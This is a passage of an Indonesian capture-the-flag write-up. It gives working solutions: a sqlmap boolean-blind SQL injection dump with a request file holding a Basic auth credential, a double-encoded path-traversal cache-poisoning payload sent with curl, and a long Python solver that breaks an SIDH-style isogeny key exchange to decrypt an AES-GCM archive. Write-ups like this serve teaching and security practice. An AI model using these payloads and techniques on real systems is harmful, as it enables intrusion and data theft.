classification</span><strong>Internal</strong></div>
        <p class="muted small admin-footnote">This
console is restricted to infrastructure personnel.
Activity should be limited to approved operational
checks.</p>
      </aside>
    </section>
  </main>
  <footer class="container site-footer"><span
class="footer-
brand">CHRONOCORP</span><span>Infrastructure systems /
Staging</span><span>Authorized access
only</span></footer>
</body>
</html>
```


NAh respon tersebut memberi tahu endpoint yang digunakan untuk mengambil akses document yaitu /staging/admin/api/check_document?title=... maka untuk memudahkan eksploitasi saya susun payloadnya

```
sqlmap -r req.txt --batch --dbms=sqlite --technique=B \
  --prefix="'" --suffix="-- " --string="true" \
  --tamper=space2comment --no-cast --threads=4 \
  --dump -T vault
```

Dengan isi req.txt sebagai berikut


```
GET
/staging/admin/api/check_document?title=Incident%20Report
%20-%20Staging%20Breach%20Attempt* HTTP/1.1
Host: chall.ctf.tccpens.id:30930
Authorization: Basic
c3lzYWRtaW46TjN0YzRwX1IzYzB2M3JlZF8yMDI2IQ==
```

Lalu jalankan




Flag:
IONIC{chr0n0c0rp_t3mp0r4l_v4ult_ch41n}

# CacheMe




Author: xrunz

Deskripsi

**CacheMe** adalah layanan link-preview kecil. Tempel URL publik, crawler internal kami akan merendernya, lalu menyimpan salinan di cache bersama supaya preview berikutnya instan.

Link AI:
https://chat.z.ai/s/891dcd53-10ad-490c-b676-4ac1f0ec54b9

Analisis
Web ini rentan banget terkena url poisoning karena tidak memvalidasi karakter dengan benar.

Eksploitasi
Pertama saya baca dibagian page security dulu, dimana kita bisa mengakses direktori /public/ lalu setelah itu

```
curl -X POST http://chall.ctf.tccpens.id:30276/api/register
\
  -H 'Content-Type: application/json' \
  -d
'{"username":"ctfsolver01","password":"Str0ngP@ssw0rd!"}' \
  -c cookies.txt
```

Sebelum submit → GET /public/style.css → 200 (tanpa X-Cache = MISS)
Submit preview → crawler mengambilnya
Sesudah (+20 dtk) → GET /public/style.css → 200 + X-Cache: HIT

```
curl -X POST http://chall.ctf.tccpens.id:30276/api/preview \
  -H 'Content-Type: application/json' -b cookies.txt \
  -d '{"url":"http://cacheme.local/public/%252e%252e/admin/flag/a1468c736635edd3"}
```

Lalu susun payloadnya
http://cacheme.local/public/%252e%252e/admin/flag/a1468c736635edd3

Flag:
IONIC{c4Ch3_d3C3p7!0N_1s_4LL_4b0u7_p3r5p3C7!v3_!!_wH0_54w_7h47!!!!!!}

# [ CRYPTO ]

## Secure Vault

Author: -

Deskripsi

> A service named Chronos Secure Vault v3.1 was designed to protect internal archives using an experimental key-exchange scheme originally investigated as a potential post-quantum cryptographic approach.
>
> Following published research identifying significant weaknesses in the underlying construction, the service was decommissioned pending further investigation.
>
> The remaining diagnostic interface is still operational and can provide session records upon request. However, the original documentation and implementation code are no longer available.
>
> Your task is to investigate the service, reconstruct the structure of its exported session data, and determine

whether the underlying key-exchange mechanism can be compromised to recover the protected archive.

Link AI:
https://chat.z.ai/s/e74bf880-d956-48bb-9796-47b563442d5b

Analisis
Intinya dalam tantangan ini kita diberi file cronos.proto yang isinya adalah bahan mentah dari kunci enkripsi Cipher: AES-256-GCM dan KDF: HKDF-SHA256 (RFC 5869) pada protokol TCP, dimana kita harus bisa memulihkan sesinya.

Eksploitasi
Ketika program pertama kali dijalankan kami minta no 1, lalu memperoleh session record seperti ini, lalu saya simpan kedalam record.b64

```
Session record:
-----BEGIN CHRONOS RECORD-----
CjQKJGFkNmUxY2JjLTY5ZjEtNGI2NC05YTVlLTMzMWMwNTc1NDRhYRADGLr0+NYGIgR2My4xEhYK
CIqNZ7X/////EAIYISADKBMyAgABGpgBCiQKECmqBRs9lTibM/Dcml66wIsSEBdgC8k90semXAEK
kz/BYO4SJAoQHpUJFrDx+pd5ZqGZs0Tc5hIQRKmlWRdRvfcfxE4Lt93yFxokChCJvRPOeLhpmQnq
kxGplrTZEhAOK3zhqS23CBEKn1/j9Fd2IiQKEEY9rnX3J3TCThFJV11oNiMSEBWa4wNITEMpHaJL
w/IF0tsicgokChBhsunT6VVWIwxFhBBHweXxEhBAOT/yGjyclkaGzhXAxJ7UEiQKEDWRItskpgsB
czTeif0hGsgSEHxz7RWdBZOBSlye7BHV2SoaJAoQZ7UaKJvRRVFMc+H7cItBsRIQXjDk0LUWsAZd
0Sbhr4N2OSpyCiQKEC+3v+5n8eKSiWp222/FUqsSEDd8zCp4jIE/AL9YHHeE4w0SJAoQWxnA/Ljy
ht8Xcp6DD0i08BIQXpY52ntbp2M8wmAx8IpkuhokChARsenLwyQKUim9Y72D7MMIEhBzyayRO4iF
JRtwBNv1zMYeMu0BCo4BYfX3hS+i1Gwkt+B+5Agnxi0juUGWdEnVPPzbERp2pefcCbyH3YlMBcMU
12TjOYxzYUauW1swRT6FrBpwi2Tz2yI8eARmkqxzhUwAQBJaY0EHLD02n6ot5HwaSZpSc1DSXOQQ
leLmo+13ucooBY5NcHn1MYSAGGrdJshTTd+NT7680TZjHNcSR/Au24Xp1xIMGFWzrMPBoLdconKJ
GhAkRjaeqoOxqswqwbK3T1GrIiAr0uy6eRJHL5vNEj+uQnUNveHWfEFKTxx4lOG3mDG6HCoYQ2hy
b25vc1ZhdWx0QXJjaGl2ZS12My4x
-----END CHRONOS RECORD-----
```

Lalu, Kami selesaikan dengan solver berikut:

```
import sys, time, random, base64, hashlib, hmac
from cryptography.hazmat.primitives.ciphers.aead import
AESGCM

# ============ KONFIGURASI SPESIFIKASI (dari PDF, BUKAN
dari record) ============
# Kurva awal E0 tidak ikut diserialisasi di record —
nilainya dari dokumen
# spesifikasi. Jika instansi challenge baru memakai E0
berbeda, cukup ubah
# dua konstanta ini (satu-satunya hal yang tidak bisa di-
auto-derive).
E0_A4 = -11
E0_A6 = 14

T0 = time.time()
```

```
def log(m): print(f"[{time.time()-T0:7.1f}s] {m}",
flush=True)

# ============================ 1. ARITMETIKA F_p^2
============================
# Elemen = (a, b) yang berarti a + b*i  dengan  i^2 = -1
(mod p)

def fp2_add(x, y, p):  return ((x[0]+y[0]) % p,
(x[1]+y[1]) % p)
def fp2_sub(x, y, p):  return ((x[0]-y[0]) % p, (x[1]-
y[1]) % p)
def fp2_neg(x, p):     return ((-x[0]) % p, (-x[1]) % p)

def fp2_mul(x, y, p):
    a, b = x; c, d = y
    m1 = a*c % p; m2 = b*d % p; m3 = (a+b)*(c+d) % p
# trik Karatsuba: 3 perkalian
    return ((m1-m2) % p, (m3-m1-m2) % p)

def fp2_sqr(x, p):
    a, b = x
    return ((a*a - b*b) % p, (2*a*b) % p)

def fp2_inv(x, p):
    a, b = x
    ni = pow((a*a + b*b) % p, -1, p)          # 1/(a+bi)
= (a-bi)/(a^2+b^2)
    return (a*ni % p, (-b*ni) % p)

def fp2_is_zero(x): return x[0] == 0 and x[1] == 0
def fp2_eq(x, y):   return x[0] == y[0] and x[1] == y[1]
def fp2_from_bytes(bs): return
(int.from_bytes(bs[:8],'big'),
int.from_bytes(bs[8:],'big'))

# ============================ 2. KURVA ELIPTIK
============================
# Titik: None = O (infinity), selain itu
((x0,x1),(y0,y1)) di E: y^2 = x^3+a4*x+a6

def ec_dbl(P, a4, p):
    if P is None: return None
    x1, y1 = P
    if y1[0] == 0 and y1[1] == 0: return None
    num = fp2_add(fp2_mul((3,0), fp2_sqr(x1,p), p), a4,
p)
    lam = fp2_mul(num, fp2_inv(((2*y1[0])%p,
(2*y1[1])%p), p), p)
```

```
    x3  = fp2_sub(fp2_sqr(lam,p), ((2*x1[0])%p,
(2*x1[1])%p), p)
    return (x3, fp2_sub(fp2_mul(lam, fp2_sub(x1,x3,p),
p), y1, p))

def ec_add(P, Q, a4, p):
    if P is None: return Q
    if Q is None: return P
    x1,y1 = P; x2,y2 = Q
    if fp2_eq(x1,x2):
        if (y1[0]+y2[0]) % p == 0 and (y1[1]+y2[1]) % p
== 0: return None
        return ec_dbl(P, a4, p)
    lam = fp2_mul(fp2_sub(y2,y1,p),
fp2_inv(fp2_sub(x2,x1,p), p), p)
    x3  = fp2_sub(fp2_sub(fp2_sqr(lam,p), x1, p), x2, p)
    return (x3, fp2_sub(fp2_mul(lam, fp2_sub(x1,x3,p),
p), y1, p))

def ec_mul(k, P, a4, p):
    if P is None or k == 0: return None
    if k < 0: return ec_mul(-k, (P[0], fp2_neg(P[1],p)),
a4, p)
    R, Q = None, P
    while k:
        if k & 1: R = ec_add(R, Q, a4, p)
        Q = ec_dbl(Q, a4, p); k >>= 1
    return R

def ec_triple(P, a4, p): return ec_add(ec_dbl(P, a4, p),
P, a4, p)

def ec_on_curve(P, a4, a6, p):
    if P is None: return True
    x, y = P
    return fp2_eq(fp2_sqr(y,p),

fp2_add(fp2_add(fp2_mul(fp2_mul(x,x,p),x,p),
fp2_mul(a4,x,p),p), a6, p))

def ec_jinv(a4, a6, p):
    a43 = fp2_mul(fp2_sqr(a4,p), a4, p)
    num = fp2_mul((4,0), a43, p)
    den = fp2_add(num, fp2_mul((27,0), fp2_sqr(a6,p), p),
p)
    return fp2_mul(fp2_mul((1728,0), num, p),
fp2_inv(den,p), p)

# ==================== 3. ISOGONI VELU derajat 3 (formula
```

```
tertutup) ====================
# E: y^2 = x^3+a4*x+a6, kernel <T>, T=(beta,gamma) orde
3:
#   v   = 3*beta^2 + a4
#   a4' = -3*beta^2 - 9*v              ( = -30 beta^2 - 9
a4 )
#   a6' = 2*beta^3 - 15*beta*v - 27*gamma^2
#   X(x,y)   = (d^3 + beta*d^2 + 2v*d + 4g^2) / d^2
d = x - beta
#   Y(x,y)   = y * (d^3 - 2v*d - 8g^2) / d^3
( = y * X'(x), Velu ternormalisasi )

def iso3_coeffs(T, a4, p):
    beta, gamma = T
    b2 = fp2_sqr(beta, p)
    v  = fp2_add(fp2_mul((3,0), b2, p), a4, p)
    a4n = fp2_sub(fp2_neg(fp2_mul((3,0), b2, p), p),
fp2_mul((9,0), v, p), p)
    b3  = fp2_mul(b2, beta, p)
    bv  = fp2_mul(beta, v, p)
    g2  = fp2_sqr(gamma, p)
    a6n = fp2_sub(fp2_sub(fp2_mul((2,0), b3, p),
fp2_mul((15,0), bv, p), p),
                  fp2_mul((27,0), g2, p), p)
    return a4n, a6n, beta, gamma, v, g2

def push3(P, beta, gamma, v, g2, p):
    if P is None: return None
    x, y = P
    d0 = (x[0]-beta[0]) % p; d1 = (x[1]-beta[1]) % p
    if d0 == 0 and d1 == 0: return None              # P
di kernel -> O
    d2_0 = (d0*d0 - d1*d1) % p;      d2_1 = (2*d0*d1) % p
    d3_0 = (d2_0*d0 - d2_1*d1) % p;  d3_1 = (d2_0*d1 +
d2_1*d0) % p
    vd_0 = (v[0]*d0 - v[1]*d1) % p;  vd_1 = (v[0]*d1 +
v[1]*d0) % p
    bd_0 = (beta[0]*d2_0 - beta[1]*d2_1) % p; bd_1 =
(beta[0]*d2_1 + beta[1]*d2_0) % p
    nx_0 = (d3_0 + bd_0 + 2*vd_0 + 4*g2[0]) % p
    nx_1 = (d3_1 + bd_1 + 2*vd_1 + 4*g2[1]) % p
    ny_0 = (d3_0 - 2*vd_0 - 8*g2[0]) % p
    ny_1 = (d3_1 - 2*vd_1 - 8*g2[1]) % p
    n  = (d3_0*d3_0 + d3_1*d3_1) % p
    ni = pow(n, -1, p)
    i3_0 = d3_0*ni % p; i3_1 = (-d3_1*ni) % p
    X0 = (nx_0*d0 - nx_1*d1) % p; X1 = (nx_0*d1 +
nx_1*d0) % p
    Y0 = (y[0]*ny_0 - y[1]*ny_1) % p; Y1 = (y[0]*ny_1 +
```

```
y[1]*ny_0) % p
    return (((X0*i3_0 - X1*i3_1) % p, (X0*i3_1 +
X1*i3_0) % p),
            ((Y0*i3_0 - Y1*i3_1) % p, (Y0*i3_1 +
Y1*i3_0) % p))

def chain3(a4, a6, L, p):
    """
    Rantai 'top-down' isogeni-3. L = [G, [3]G, ...,
[3^(k-1)]G] (len = k, L[-1] orde 3).
    Mengembalikan (a4', a6') = kurva E/<G>. Invarian:
pts[-1] selalu orde 3.
    """
    pts = L; a4c, a6c = a4, a6
    while len(pts) > 1:
        if pts[-1] is None:
            raise RuntimeError(
                "chain3: kernel = O (None) - generator
rantai tidak berorde penuh "
                "(basis torsion degenerate / record tidak
konsisten).")
        a4n, a6n, beta, gamma, v, g2 = iso3_coeffs(pts[-
1], a4c, p)
        pts = [push3(P, beta, gamma, v, g2, p) for P in
pts[:-1]]
        a4c, a6c = a4n, a6n
    if pts[0] is None:
        raise RuntimeError(
            "chain3: titik kernel terakhir = O -
generator tidak berorde penuh.")
    a4n, a6n, beta, gamma, v, g2 = iso3_coeffs(pts[0],
a4c, p)
    return a4n, a6n

# ==================== 4. SQRT F_p^2 (Tonelli-Shanks
generik) ====================

def fp2_sqrt(z, p):
    n = p*p - 1
    s = 0; q = n
    while q % 2 == 0: q //= 2; s += 1
    z0, cand = (2,1), 2
    while fp2_pow(z0, n//2, p) != (p-1, 0) if False else
fp2_pow_k(z0, n//2, p) != (p-1, 0):
        cand += 1; z0 = (cand, 1)
        if cand > 500: raise RuntimeError("QNR tidak
ditemukan")
    M = s; c = fp2_pow_k(z0, q, p); t = fp2_pow_k(z, q,
p); R = fp2_pow_k(z, (q+1)//2, p)
```

```
    while not fp2_eq(t, (1,0)):
        i = 0; tt = t
        while not fp2_eq(tt, (1,0)):
            tt = fp2_sqr(tt, p); i += 1
            if i >= M: return None
        b = fp2_pow_k(c, 1 << (M-i-1), p)
        M = i; c = fp2_sqr(b,p); t = fp2_mul(t,c,p); R =
fp2_mul(R,b,p)
    return R if fp2_eq(fp2_sqr(R,p), z) else None

def fp2_pow(x, e, p):
    r = (1,0)
    while e:
        if e & 1: r = fp2_mul(r, x, p)
        x = fp2_sqr(x, p); e >>= 1
    return r
fp2_pow_k = fp2_pow

def random_point(a4, a6, p, rng):
    while True:
        x = (rng.randrange(p), rng.randrange(p))
        t = fp2_add(fp2_add(fp2_mul(fp2_mul(x,x,p),x,p),
fp2_mul(a4,x,p),p), a6, p)
        if fp2_is_zero(t): continue
        r = fp2_sqrt(t, p)
        if r is not None: return (x, r)

# ==================== 5. PARSER PROTOBUF (wire format)
====================

def _varint(buf, i):
    r = 0; s = 0
    while True:
        b = buf[i]; i += 1; r |= (b & 0x7f) << s
        if not (b & 0x80): break
        s += 7
    return r, i

def parse_msg(buf):
    out = {}; i = 0
    while i < len(buf):
        tag, i = _varint(buf, i); fn, wt = tag >> 3, tag
& 7
        if wt == 0: v, i = _varint(buf, i);
out.setdefault(fn, []).append(v)
        elif wt == 2:
            ln, i = _varint(buf, i); out.setdefault(fn,
[]).append(buf[i:i+ln]); i += ln
        else: raise ValueError(f"wire type {wt}")
```

```
    return out

# ==================== 6. SERANGAN MITM + DEKRIPSI
====================

def main():
    path = sys.argv[1] if len(sys.argv) > 1 else
'/home/z/my-project/upload/record.b64'
    data = base64.b64decode(open(path).read().strip())

    rec  = parse_msg(data)
    fld  = parse_msg(rec[2][0]); basis =
parse_msg(rec[3][0])
    pkA  = parse_msg(rec[4][0]); pkB  =
parse_msg(rec[5][0]); arc = parse_msg(rec[6][0])

    p = int.from_bytes(fld[1][0], 'big')
    n = p + 1; e2 = 0                       # ---- auto-
derive e2, e3 ----
    while n % 2 == 0: n //= 2; e2 += 1
    e3 = 0
    while n % 3 == 0: n //= 3; e3 += 1
    assert n == 1, f"p+1 = 2^{e2}*3^{e3}*{n} - ada faktor
asing {n}, skema tidak didukung"
    assert e3 >= 2, f"e3 = {e3} terlalu kecil untuk MITM
(perlu >= 2)"
    log(f"p = {p}   (p+1 = 2^{e2} * 3^{e3})  [auto-
deteksi dari record]")

    def pt(msg):
        m = parse_msg(msg)
        return (fp2_from_bytes(m[1][0]),
fp2_from_bytes(m[2][0]))

    PA, QA = pt(basis[1][0]), pt(basis[2][0])     # orde
2^33
    PB, QB = pt(basis[3][0]), pt(basis[4][0])     # orde
3^19
    a4_0 = ((p + E0_A4) % p, 0); a6_0 = (E0_A6 % p, 0)
# E0 dari konfigurasi
    for nm, P in
(('P_A',PA),('Q_A',QA),('P_B',PB),('Q_B',QB)):
        assert ec_on_curve(P, a4_0, a6_0, p), \
            f"{nm} tidak di E0 - cek konstanta
E0_A4/E0_A6 di kepala berkas (spesifikasi PDF)"

    sA = [parse_msg(x) for x in (pkA[1][0], pkA[2][0],
pkA[3][0])]
    sB = [parse_msg(x) for x in (pkB[1][0], pkB[2][0],
```

```
pkB[3][0])]
    EA4, EA6 = fp2_from_bytes(sA[0][1][0]),
fp2_from_bytes(sA[0][2][0])
    EB4, EB6 = fp2_from_bytes(sB[0][1][0]),
fp2_from_bytes(sB[0][2][0])
    aP, aQ = pt(pkA[2][0]), pt(pkA[3][0])        #
phi_A(P_B), phi_A(Q_B)  (orde 3^19)
    bP, bQ = pt(pkB[2][0]), pt(pkB[3][0])        #
phi_B(P_A), phi_B(Q_A)  (orde 2^e2)
    # ---- sanity record: citra torsi harus terletak di
kurva publik & berorde penuh ----
    for nm, P, (c4, c6) in (('phi_B(P_A)', bP, (EB4,
EB6)), ('phi_B(Q_A)', bQ, (EB4, EB6)),
                            ('phi_A(P_B)', aP, (EA4,
EA6)), ('phi_A(Q_B)', aQ, (EA4, EA6))):
        assert ec_on_curve(P, c4, c6, p), (
            f"{nm} tidak terletak di kurva publiknya -
record rusak / struktur beda "
            f"(kemungkinan b64 diedit sebagian atau versi
proto berbeda)")
    assert ec_mul(2**(e2-1), bP, EB4, p) is not None and
\
           ec_mul(2**(e2-1), bQ, EB4, p) is not None, \
           "citra torsi-2 pk_B tidak berorde penuh 2^e2 -
record tidak konsisten"
    assert ec_mul(3**(e3-1), aP, EA4, p) is not None and
\
           ec_mul(3**(e3-1), aQ, EA4, p) is not None, \
           "citra torsi-3 pk_A tidak berorde penuh 3^e3 -
record tidak konsisten"
    log(f"j(E0) = {ec_jinv(a4_0,a6_0,p)}")
    log(f"j(EA) = {ec_jinv(EA4,EA6,p)}")
    log(f"j(EB) = {ec_jinv(EB4,EB6,p)}")

    ct, nonce, tag = arc[1][0], arc[2][0], arc[3][0]
    salt, info     = arc[4][0], arc[5][0]

    # ---------- FASE 1: forward sweep, b0 = b mod 3^k --
--------
    k = (e3 + 1) // 2                          # kedalaman
forward (19 -> 10)
    m = e3 - k                                 # kedalaman
backward (19 -> 9)
    NF, NB = 3**k, 3**m
    log(f"FASE 1: forward sweep b0 in [0,{NF}) - {k}
langkah isogeni-3 dari E0")
    Ppart = [ec_mul(3**(e3-k+j), PB, a4_0, p) for j in
range(k)]  # [3^(m+j)]P_B
    Qstep = [ec_mul(3**(e3-k+j), QB, a4_0, p) for j in
```

```
range(k)]  # [3^(m+j)]Q_B
    fwd = {}
    L = Ppart[:]
    for b0 in range(NF):
        a4m, a6m = chain3(a4_0, a6_0, L, p)          #
E_M(b0) = E0/<[3^9]P_B + [b0]Q_B>
        fwd.setdefault(ec_jinv(a4m, a6m, p),
[]).append(b0)
        L = [ec_add(L[j], Qstep[j], a4_0, p) for j in
range(k)]    # inkremental
    log(f"FASE 1 selesai: {len(fwd)} j-invariant")

    # ---------- FASE 2: backward sweep dari E_B (4*3^(m-
1) subgroup cyclic orde 3^m) ----------
    log(f"FASE 2: backward sweep - {m} langkah mundur
dari E_B")
    rng = random.Random(2026)
    cof = (p + 1) // 3**m
    def rand_ordm():
        while True:
            R = random_point(EB4, EB6, p, rng)
            R9 = ec_mul(cof, R, EB4, p)
            if R9 is not None and ec_mul(3**(m-1), R9,
EB4, p) is not None:
                return R9                            #
orde tepat 3^m
    # FIX v3.2: dulu R1,R2 hanya dicek orde per-titik.
Bila R2 = ±R1 (mod 3) -
    # peluang ~1/4 per record/seed - maka untuk t = -c^{-
1} (mod 3) generator
    # <R1 + [t]R2> jatuh ke 3E[3^m] (orde <= 3^(m-1)),
sehingga chain3 mendapat
    # kernel O -> TypeError 'cannot unpack NoneType'.
Selain itu sweep-nya jadi
    # tidak menutup seluruh 4*3^(m-1) subgroup. Kini R2
di-resample sampai
    # {R1 mod 3, R2 mod 3} bebas linear (cek: [3^(m-
1)](R2 ∓ R1) != O).
    def indep_mod3(A, B):
        for sgn in (1, -1):                          # B
mod 3 tidak boleh = ±A mod 3
            X = ec_add(B, ec_mul(sgn, A, EB4, p), EB4, p)
            if X is None or ec_mul(3**(m-1), X, EB4, p)
is None:
                return False
        return True
    R1 = rand_ordm()
    R2 = rand_ordm()
    _try = 1
```

```
    while not indep_mod3(R1, R2):
        R2 = rand_ordm(); _try += 1
        if _try > 1000:
            raise RuntimeError(
                "E_B[3^m]: tidak menemukan basis bebas
mod-3 — E_B kemungkinan "
                "bukan kurva supersingular yang dimaksud
(record salah/rusak?)")
    log(f"  basis E_B[3^m] siap: R1,R2 bebas mod-3 (R2
disampel {_try}x)")

    cands = []
    R2s = [ec_mul(3**j, R2, EB4, p) for j in range(m)]
    L = [ec_mul(3**j, R1, EB4, p) for j in range(m)]
    for t in range(NB):                                #
family A: <R1 + [t]R2>
        jv = ec_jinv(*chain3(EB4, EB6, L, p), p)
        if jv in fwd: cands.append((fwd[jv], t))
        L = [ec_add(L[j], R2s[j], EB4, p) for j in
range(m)]
    R1s = [ec_mul(3**j, R1, EB4, p) for j in range(m)]
    for jj in range(1, m):                             #
family B: <[3^j u]R1 + R2>
        for u in range(3**(m-jj)):
            if u % 3 == 0: continue
            G = ec_add(ec_mul(u, R1s[jj], EB4, p), R2,
EB4, p)
            LL = [G]
            for _ in range(m-1): LL.append(ec_triple(LL[-
1], EB4, p))
            jv = ec_jinv(*chain3(EB4, EB6, LL, p), p)
            if jv in fwd: cands.append((fwd[jv], (jj,
u)))
    LL = R2s[:]                                        #
family C: <R2>
    jv = ec_jinv(*chain3(EB4, EB6, LL, p), p)
    if jv in fwd: cands.append((fwd[jv], None))
    log(f"FASE 2 selesai: {len(cands)} kandidat")

    # ---------- FASE 3: verifikasi kandidat & pulihkan
b1 ----------
    def forwardk_push(b0):
        """Ulangi k langkah forward utk b0, mendorong P_B
dan Q_B."""
        S  = ec_add(Ppart[0], ec_mul(b0, Qstep[0], a4_0,
p), a4_0, p)
        L  = [S]
        for _ in range(k-1): L.append(ec_triple(L[-1],
a4_0, p))
```

```
        a4c, a6c = a4_0, a6_0
        pBi, qBi = PB, QB
        pts = L[:]
        while len(pts) > 1:
            a4n, a6n, be, ga, v, g2 = iso3_coeffs(pts[-
1], a4c, p)
            pBi = push3(pBi, be, ga, v, g2, p)
            qBi = push3(qBi, be, ga, v, g2, p)
            pts = [push3(P, be, ga, v, g2, p) for P in
pts[:-1]]
            a4c, a6c = a4n, a6n
        a4n, a6n, be, ga, v, g2 = iso3_coeffs(pts[0],
a4c, p)
        pBi = push3(pBi, be, ga, v, g2, p)
        qBi = push3(qBi, be, ga, v, g2, p)
        return (a4n, a6n), pBi, qBi

    secret = None
    for b0list, _extra in cands:
        for b0 in b0list:
            log(f"  verifikasi kandidat b0={b0}")
            (EM4, EM6), f1PB, f1QB = forwardk_push(b0)
            U = ec_add(f1PB, ec_mul(b0, f1QB, EM4, p),
EM4, p)   # = phi1(P_B + [b0]Q_B), orde 3^m
            W = ec_mul(3**k, f1QB, EM4, p)
# orde 3^m
            Wstep = [ec_mul(3**j, W, EM4, p) for j in
range(m)]
            L = [ec_mul(3**j, U, EM4, p) for j in
range(m)]      # b1 = 0
            hit = None
            for b1 in range(NB):
                if ec_jinv(*chain3(EM4, EM6, L, p), p) ==
ec_jinv(EB4, EB6, p):
                    hit = b1; break
                L = [ec_add(L[j], Wstep[j], EM4, p) for j
in range(m)]
            if hit is None:
                log("  -> false match, lanjut"); continue
            b = b0 + NF * hit
            S = ec_add(PB, ec_mul(b, QB, a4_0, p), a4_0,
p)      # verifikasi definitif
            L = [S]
            for _ in range(e3-1): L.append(ec_triple(L[-
1], a4_0, p))
            if ec_jinv(*chain3(a4_0, a6_0, L, p), p) !=
ec_jinv(EB4, EB6, p):
                log(f"  -> verifikasi {e3} langkah
gagal"); continue
```

```
            log(f"  SECRET BOB PULIH: b = {b}")
            log(f"  E0/<P_B + [b]Q_B> == E_B  ✓")
            secret = b; break
        if secret is not None: break
    if secret is None:
        log("GAGAL: tidak ada secret ditemukan (coba
konvensi kernel lain)")
        sys.exit(1)
    b = secret

    # ---------- FASE 4: kurva bersama -> HKDF -> AES-
256-GCM ----------
    W_AB = ec_add(aP, ec_mul(b, aQ, EA4, p), EA4, p)   #
phi_A(P_B) + [b]phi_A(Q_B)
    assert ec_mul(3**(e3-1), W_AB, EA4, p) is not None,
f"kernel shared tidak berorde 3^{e3}"
    L = [W_AB]
    for _ in range(e3-1): L.append(ec_triple(L[-1], EA4,
p))
    jre, jim = ec_jinv(*chain3(EA4, EA6, L, p), p)
    log(f"j(E_AB) = ({jre}, {jim})")

    def hkdf(ikm):
        prk = hmac.new(salt, ikm,
hashlib.sha256).digest()
        return hmac.new(prk, info + b'\x01',
hashlib.sha256).digest()[:32]

    M = None
    for ikm, lbl in (
        (jre.to_bytes(32,'big') + jim.to_bytes(32,'big'),
"BE32(j_re)||BE32(j_im)  [spesifikasi]"),
        (jim.to_bytes(32,'big') + jre.to_bytes(32,'big'),
"BE32(j_im)||BE32(j_re)"),
        (jre.to_bytes(8,'big')  + jim.to_bytes(8,'big'),
"BE8||BE8"),
    ):
        try:
            M = AESGCM(hkdf(ikm)).decrypt(nonce, ct +
tag, None)
            log(f"  [OK] dekripsi berhasil — IKM: {lbl}")
            break
        except Exception:
            pass

    print("=" * 72)
    if M:
        print("PAYLOAD M TERPULIHKAN:")
        try: print(M.decode())
```

```
        except Exception: print(M.hex())
    else:
        print("dekripsi gagal pada semua varian IKM")
    print("=" * 72)

if __name__ == '__main__':
    main()
```

Flag:
IONIC{s1dh_f4ll3n_k3y_r3c0v3r3d_by_c4stryck}

## The Stellar Substraction

Author : -

Deskripsi:

A service named Chronos Secure Vault v3.1 was designed to protect internal archives using an experimental key-exchange scheme originally investigated as a potential post-quantum cryptographic approach.

Following published research identifying significant weaknesses in the underlying construction, the service was decommissioned pending further investigation.

The remaining diagnostic interface is still operational and can provide session records upon request. However, the original documentation and implementation code are no longer available.

Your task is to investigate the service, reconstruct the structure of its exported session data, and determine whether the underlying key-exchange mechanism can be compromised to recover the protected archive.

Link AI:
https://chatgpt.com/c/6adc9ff9-c7d0-83ec-bbdb-bd464258c6da
